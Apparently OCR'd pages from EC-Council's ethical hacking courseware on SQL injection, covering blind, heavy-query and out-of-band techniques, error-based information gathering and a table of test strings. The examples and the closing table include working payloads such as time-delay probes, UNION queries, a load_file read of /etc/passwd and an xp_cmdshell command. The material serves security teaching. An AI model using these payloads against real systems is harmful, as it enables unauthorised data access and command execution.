
```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

Blind SQL Injection: Boolean Exploitation and Heavy Query

Boolean Exploitation

- Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**
- For example, consider the URL

  http://www.myshop.com/item.aspx?id=67

  An attacker may manipulate the above request to

  http://www.myshop.com/item.aspx?id=67 and 1=2

  SQL Query Executed

```
SELECT Name, Price, Description FROM
ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

Heavy Query

- Attackers use heavy queries to perform time delay SQL injection attack without using **time delay functions**
- Heavy query retrieves a huge amount of data and takes a huge amount of time to execute on the **database engine**
- Attackers generate heavy queries using **multiple joins on system tables**
- For example,

```
SELECT * FROM products WHERE id=1 AND 1
< SELECT count(*) FROM all_users A,
all_users B, all_users C
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements that evaluate to true and false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything attacker wants to know, which helps in performing further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error messages, the attacker tries using Boolean operations against the application.

For example,

The following URL displays the details of an item with id = 67

```
http://www.myshop.com/item.aspx?id=67
```

The SQL query for the above request is,

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to,

```
http://www.myshop.com/item.aspx?id=67 and 1=2
```

Subsequently, the SQL query changes to,

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND
1 = 2
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the result of the above query is FALSE and no items will be displayed on the web page. Then the attacker changes the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is,

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND
1 = 1
```

If the above query returns TRUE, then the details of item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to SQL injection attack.

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries as the database administrator may disable the usage of such functions. In such cases, an attacker can use heavy queries to perform time delay SQL injection attack without using time delay functions. A heavy query retrieves huge amount of data, and it will take huge amount of time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes huge amount of time to execute,

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```

If an attacker injects a malicious parameter to the above query to perform time-based SQL injection without using functions then it takes the following form,


```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form,

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

Heavy query attacks are new type of SQL injection attacks that show severe impact on the performance of the server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Types of SQL Injection

Out-of-Band SQL Injection

01 In Out-of-Band SQL injection, the attacker needs to **communicate with the server** and acquire features of the **database server** used by the web application

02 Attackers use different **communication channels** to perform the attack and obtain the results

03 Attackers use **DNS** and **HTTP requests** to retrieve data from the database server

04 For example, in Microsoft SQL Server, an attacker exploits **xp_dirtree command** to send DNS requests to a server controlled by the attacker


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Out-of-Band SQL injection

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and acquire features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection, if he/she is unable to use the same channel through which the requests are being made to launch the attack and gather results.

Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database an attacker may use UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




SQL Injection

Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

SQL Injection Methodology

01 Information Gathering and SQL Injection Vulnerability Detection


02 Launch SQL Injection Attacks

03 Advanced SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Methodology

Earlier sections have described different types of SQL injection techniques. Attackers follow a certain methodology to perform SQL injection attacks in order to ensure that these attacks are successful by analyzing all the possible methods to perform the attack. This section provides insight into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.



SQL Injection
SQL Injection Methodology

Information Gathering

1. Check if the web application connects to a **Database Server** in order to access some data
2. List all **input fields**, **hidden fields**, and post requests whose values could be used in crafting an SQL query
3. Attempt to **inject codes** into the input fields to generate an error
4. Try to insert a **string value** where a number is expected in the input field
5. Use **UNION operator** to combine the result-set of two or more SELECT statements
6. Check the detailed **error messages** for a wealth of information in order to execute SQL injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering

In the information gathering stage, attackers try to gather information about the target database such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential in extracting information from the database. Depending on the type of errors found, an attacker may try different SQL injection attack techniques. The attacker uses information gathering, also known as the survey and assess method, to determine complete information about the potential target. Attackers learn the kind of database, database version, user privilege levels, and various other things in use.

The attacker usually gathers information at various levels starting with the identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is one more step, as there is chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the OS through command shell execution allows the attacker to compromise the entire network.

Following steps show how to gather information:

1. Check if the web application connects to a Database Server in order to access some data
2. List all input fields, hidden fields, and post requests whose values could be used in crafting a SQL query
3. Attempt to inject codes into the input fields to generate an error

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Try to insert a string value where a number is expected in the input field
5. Use UNION operator to combine the result-set of two or more SELECT statements
6. Check the detailed error messages for a wealth of information in order to execute SQL injection


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Methodology

Identifying Data Entry Paths

- Attackers analyze web **GET** and **POST** requests to identify all the input fields, hidden fields, and cookies


Burp Suite



```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
Accept-Encoding: gzip, deflate
If-Modified-Since: Thu, 10 Feb 2011 11:01:38 GMT
Host: certifiedhacker.com
Pragma: no-cache
Connection: close
```

https://www.portswigger.net

Tamper Data



Time	Du...	Total D...	Size	Met...	Sta...	Content ...	URL	Load Flags
16:40:5...	189...	189 ms	7455	GET	200	image/png	http://images.apple.com/global/...	LOAD_NORMAL
16:40:5...	189...	189 ms	793	GET	200	image/png	http://images.apple.com/global/...	LOAD_NORMAL
16:40:5...	188...	188 ms	1224	GET	200	image/png	http://images.apple.com/global/...	LOAD_NORMAL
16:40:5...	183...	183 ms	475883	GET	200	image/jpeg	http://images.apple.com/v/home...	LOAD_NORMAL
16:40:5...	235...	235 ms	638040	GET	200	image/jpeg	http://images.apple.com/v/home...	LOAD_NORMAL
16:40:5...	759...	759 ms	0	GET	302	text/plain	http://metrics.apple.com/b/ss/ap...	LOAD_NORMAL

Request Header Name	Request Header Value
Host	images.apple.com
User-Agent	Mozilla/5.0 (Windows NT 6...
Accept	image/png,image/*;q=0.8,*...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://images.apple.com/gl...
Cookie	[illegible]
Connection	keep-alive

Response Header Name	Response Header Value
Status	OK - 200
Last-Modified	Sat, 29 Jan 2011 00:26:09 GMT
Server	Apache
nnCoection	close
Cneonction	close
Accept-Ranges	bytes
Content-Length	7455
Content-Type	image/png
Access-Control-Allow-Ori...	http://www.apple.com, http...
Cache-Control	max-age=2300
Expires	Sat, 16 Aug 2014 11:48:00 G...
Date	Sat, 16 Aug 2014 11:10:40 G...
Connection	keep-alive

https://addons.mozilla.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Data Entry Paths

An attacker will search for all the possible input gates of the application through which to try different SQL injection techniques. The attacker may use automated tools such as Tamper Data, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application with the help of tools mentioned above in order to find input gates for SQL injection. The following tools can tamper with GET and POST requests to find input gates.

- **Tamper Data**

  Source: *https://addons.mozilla.org*

  This application is an add-on for Mozilla Firefox. It is used to tamper with data, allowing an attacker to view and modify HTTP/HTTPS headers and post parameters.

- **Burp Suite**

  Source: *https://www.portswigger.net*

  Burp Suite is a web application security testing utility that allows an attacker to inspect and modify traffic between a browser and a target application. Helps attacker to identify vulnerabilities such as SQL injection, XSS, and so on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Methodology

Extracting Information through Error Messages


- Error messages are essential for **extracting information** from the database
- It gives you the information about **operating system**, **database type**, database version, privilege level, OS interaction level, etc.
- Depending on the **type of errors found**, you can **vary the attack techniques**

Information Gathering Methods

Parameter Tampering

- Attacker manipulates parameters of GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered directly from address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book



Error in query: Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Methodology

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display **database type** as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**

Determining a SELECT Query Structure

- Try to replicate an **error free navigation** by injection simple input such as
  `' and '1' = '1 Or  ' and '1' = '2`
- Generate specific errors that reveal information such as **tables name**, **column names**, and **data types**
- Determine table and column names
  `' group by columnnames having 1=1 -`

Injections


- Most injections will land in the middle of a **SELECT** statement
- In a SELECT clause, we almost always end up in the **WHERE** section

Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Grouping Error

- HAVING command allows to further define a query based on the "grouped" fields
- The error message will tell us, which columns have not been grouped

```
' group by columnnames
having 1=1 --
```

```
SQLSTATE[44568]: Grouping error: 7
ERROR: column "columnnames" must
appear in the GROUP BY clause or be
used in an aggregate function
LINE 1: SELECT DISTINCT posts.id,
posts.* FROM "posts" GROUP BY "pos...
```

Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
  - `' union select 1,1,'text',1,1,1 --`
  - `' union select 1,1, bigint,1,1,1 --`


```
Error #3132: Data type mismatch.',
details:'could not convert text
value to numeric value'.
```

Blind Injection

- Use time delays or error signatures to determine or extract information

```
'; if condition  waitfor
delay '0:0:5' --
'; union select if(
condition , benchmark
(100000, sha1('test')),
'false' ),1,1,1,1;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Extracting Information through Error Messages (Cont'd)

Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extracting Information through Error Messages

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers has used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker's input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

and so on. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can get information from error messages through various information-gathering techniques.

Attackers may use the following methods to extract information through error messages:

- **Parameter Tampering**

  An attacker can tamper with HTTP GET and POST requests to generate errors. The Tamper Data or Burp Suite utilities can manipulate **GET** and **POST** requests. Error messages obtained using this technique may give the attacker information such as name of the database server, structure of the directory, and functions used for the SQL query. Parameters can be tampered directly from address bar or by using proxies.

  For example,

  ```
  http://certifiedhacker.com/download.php?id=car
  http://certifiedhacker.com/download.php?id=horse
  http://certifiedhacker.com/download.php?id=book
  ```

- **Determining Database Engine Type**

  Determining the database engine type is fundamental to continue with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used, or help an attacker guess and detect which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine, based on the OS and web server used. ODBC errors display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

  With the error message obtained, an attacker can extract the original structure of the query used in the application. This allows the attacker to construct a malicious query in order to take control over the original query. To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for an error-free navigation. Attackers try to replicate an error free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Attackers use SQL clauses such as "' group by columnnames having 1=1 – " to determine table and column names.

- **Injections**

  Most injections will land in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

  For example:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1
-- GROUP BY x HAVING x = y ORDER BY x
```

- **Grouping Error**

  HAVING command allows to further define a query based on the "grouped" fields. The error message will tell us which columns have not been grouped.

  For example:

  ```
  ' group by columnnames having 1=1 --
  ```

- **Type Mismatch**

  Try to insert strings into numeric fields; the error messages will show the data that could not get converted.

  For example:

  ```
  ' union select 1,1,'text',1,1,1 --
  ' union select 1,1, bigint,1,1,1 --
  ```

- **Blind Injection**

  Use time delays or error signatures to determine extract information.


  For example:

  ```
  '; if condition  waitfor delay '0:0:5' --
  '; union select if( condition , benchmark (100000, sha1('test')),
  'false' ),1,1,1,1;
  ```

An attacker uses database-level error messages generated by an application. This is very useful to build a vulnerability exploit request. There is even a chance to create automated exploits, depending on the error messages generated by the database server.

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Testing for SQL Injection

Testing String	Testing String	Testing String	Testing String	Testing String
||6	or 1=1--	%22+or+isnull%281%2F0%29+%2F*	'/**/OR/**/1/**/=/**/1	UNI/**/ON SEL/**/ECT
'||'6	" or "a"="a	' group by userid having 1=1--	' or 1 in (select @@version)--	'; EXEC ('SEL' + 'ECT US' + 'ER')
(||6)	Admin' OR '	'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'	' union all select @@version--	+or+isnull%281%2F0%29+%2F*
' OR 1=1--	' having 1=1--	CRATE USER name IDENTIFIED BY 'pass123'	' OR 'unusual' = 'unusual'	%27+OR+%277659%27%3D%277659
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),1,1,1;	' OR 'something' = 'some'+'thing'	%22+or+isnull%281%2F0%29+%2F*
' OR '1'='1	' OR 2 > 1	'; exec master..xp_cmdshell 'ping 10.10.1.2'--	' OR 'something' like 'some%'	' and 1 in (select var from temp)--
